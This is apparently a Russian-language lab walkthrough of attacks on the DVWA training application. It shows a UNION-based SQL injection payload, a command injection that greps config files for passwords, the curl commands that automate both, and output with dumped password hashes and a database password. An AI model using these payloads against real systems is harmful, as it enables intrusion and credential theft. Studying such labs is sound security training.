
' union select null,
concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users –



Скопируйте закодированную URL:



Копирование:



Составление CURL:

```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# curl -b "security=low; PHPSESSID=o7n8lbd6ggjs19474hbd
c228g3" --location "http://192.168.1.34/dvwa/vulnerabilities/sqli/?id=%27union+s
elect+null%2C+concat%28first_name%2C0x3a%2Clast_name%2C0x3a%2Cuser%2C0x3a%2Cpass
word%29+from+users+--+&Submit=Submit" | grep -i password | sed 's/<br>/\n/g' | t
ee dvwa_passwords.txt
```

Полученные данные:


```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# cd /var/www/logdir/
root@root:/var/www/logdir# ls -l dvwa_passwords.txt
-rw-r--r-- 1 root root 1261 2024-02-17 07:33 dvwa_passwords.txt
root@root:/var/www/logdir# cat dvwa_passwords.txt


```
ID: 'union select null, concat(first_name,0x3a,last_name,0x
3a,user,0x3a,password) from users --
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 'union
select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from use
rs --
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03</pre><pre>ID: 'un
ion select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from
users --
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 'union sele
ct null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 'uni
on select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from u
sers --
First name:
Surname: Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 'union
```



```

Кодирование командной инъекции:


(127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep -i '(database|user|password)')



Скопируем post запрос:



Сохраняем полученные данные:



The screenshot shows a gedit text editor window titled "find_execution.txt (/var/www/logdir) - gedit". The window has a menu bar (File, Edit, View, Search, Tools, Documents, Help) and a toolbar with icons for Open, Save, Print, Undo, Redo, Cut, Copy, Paste, Find, and Replace. Below the toolbar, there are two tabs: "union_exploit.txt" and "find_execution.txt". The "find_execution.txt" tab is active, displaying an HTTP request. The status bar at the bottom indicates "Plain Text", "Tab Width: 8", "Ln 13, Col 1", and "INS".

```
Host=192.168.1.34
User-Agent=Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=en-us,en;q=0.5
Accept-Encoding=gzip, deflate
Accept-Charset=ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection=keep-alive
Referer=http://192.168.1.34/dvwa/vulnerabilities/exec/
Cookie=security=low; PHPSESSID=o7n8lbd6qgjs19474hbdc228g3
Content-Type=application/x-www-form-urlencoded
Content-Length=151
POSTDATA=ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*config*%
22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%
27&submit=submit
```

Составляем curl:


```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# curl -b "security=low; PHPSESSID=o7n8lbd6qgjs19474hbd
c228g3" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*co
nfig*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit
=submit" --location "http://192.168.1.34/dvwa/vulnerabilities/exec/" | grep -i p
assword | sed 's/<br>/\n/g' | tee dvwa_passwords.txt
```

Результат:

```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# curl -b "security=low; PHPSESSID=o7n8lbd6qgjs19474hbd
c228g3" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*co
nfig*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit
=submit" --location "http://192.168.1.34/dvwa/vulnerabilities/exec/" | grep -i p
assword | sed 's/<br>/\n/g' | tee dvwa_passwords.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed
102 5814 100 5814    0 151    2875    74 0:00:02 0:00:02 --:--:-- 2802
/var/www/html/dvwa/config/config.inc.php:$_DVWA[ 'db_password' ] = 'dvwaPASSWORD
';
/var/www/html/dvwa/config/config.inc.php~:$_DVWA[ 'db_password' ] = '';
root@root:/var/www/logdir#
```

Отчет о проделанной работе:

root@root: /var/www/logdir

File Edit View Terminal Help

```
root@root:/var/www/logdir# egrep '(database|user|password)' find.txt
/var/www/html/dvwa/config/config.inc.php:$ _DVWA[ 'db_password' ] = 'dvwaPASSWORD';
/var/www/html/dvwa/config/config.inc.php~:$ _DVWA[ 'db_password' ] = '';
root@root:/var/www/logdir# date
Sat Feb 17 07:55:50 EST 2024
root@root:/var/www/logdir# echo "senokosovvv"
senokosovvv
root@root:/var/www/logdir#
```

<< back | track 5

the website was broken - the user was not able to login